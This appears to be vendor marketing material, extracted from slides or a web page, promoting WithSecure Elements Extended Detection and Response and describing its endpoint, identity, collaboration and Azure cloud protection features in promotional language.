
**Co-Security Services**

# WithSecure™ Elements Cloud




Luminen AI

# WithSecure™ Elements Cloud - NIST



# WithSecure™ Elements Cloud - NIST



# WithSecure Elements Extended Detection & Response

XDR for Windows, Linux, Mac and M365 cloud



**Extended Detection  
and Response**



**Endpoint Security**

Endpoint Protection, Detection and Response  
for Windows, macOS, Linux, iOS and Android



**Identity Security**

Identity Threat Detection and Response  
for Microsoft Entra ID



**Cloud Security**

Threat Detection for your Microsoft Azure cloud resources



**Collaboration Protection**

Advanced protection for Microsoft 365 email, Teams,  
OneDrive and SharePoint

# WithSecure™ Elements Extended Detection and Response (XDR)

A unified solution to protect modern IT estates by minimizing impact of attacks with advanced preventive controls, AI-powered tooling, and access to flexible, round-the-clock expert services

# XDR is an evolution of EDR

01

Today's attacks more commonly start from **identities** instead of **endpoints**

02

**Hybrid IT estates** extending to endpoints, emails, identities and cloud applications require visibility **beyond traditional EDR**

03

**Scarcity of security skills** highlights the need for unified tools offering ease-of-use



# Sophistication without Complexity with Elements XDR


- Unparalleled ease of use.
- Compliance with European regulations from day one.
- Unified with Elements portfolio: add flexible Co-Security Services & Exposure Management.



**Endpoint Devices:** Automated protection, threat detection, and tooling for fast response against malware, delivered across computers, servers, and mobiles – and even Virtual Machines.



**Identities:** Detect and respond to identity-based threats and potentially compromised users in Microsoft Entra ID.



**Cloud Collaboration Applications:** Advanced Microsoft 365 security against phishing and other threats for email, Teams, OneDrive and SharePoint.



**Cloud Infrastructure:** Detect cloud attacks targeting your Microsoft Azure cloud resources.

## – Minimize Complexity:

- Bridge the security skills gap with our easy-to-use XDR
- Tackle the newest hybrid work related threats like stolen credentials
- Designed to minimize the noise, making the work of existing cyber security personnel more efficient

## + Maximize Effectiveness:

- Turn-key solution for automatic protection against threats and detection and response to sophisticated attacks
- Block ransomware, malicious files, and URLs
- Investigate attacks with Broad Context Detections™

# Protect your modern IT estate against advanced threats with Elements XDR



## WithSecure™ Elements Extended Detection and Response (XDR)

A unified solution for modern IT estates designed to minimize impact of attacks with **advanced preventive controls**, **AI-powered** tooling for fast detection, **investigation and response** to threats in broader context, and access to augment your team with flexible, round-the-clock **services**.



### Endpoint Security

(Elements EPP + EDR)

Endpoint protection, detection and response to block ransomware and other malware, and to provide visibility and fast response to advanced threats.



### Identity Security

Detect and respond to identity-based threats and potentially compromised users in Microsoft Entra ID used to access Microsoft 365 and other services.



### Collaboration Protection


Advanced protection beyond standard Microsoft 365 security to protect against malicious URLs and other threats targeting users via email, Teams, OneDrive and SharePoint.



### Cloud Security

Cloud detection for your Azure cloud infrastructure, securing your cloud resources against threats like data breaches, resource hijacking, and ransomware.

# XDR protection scenario

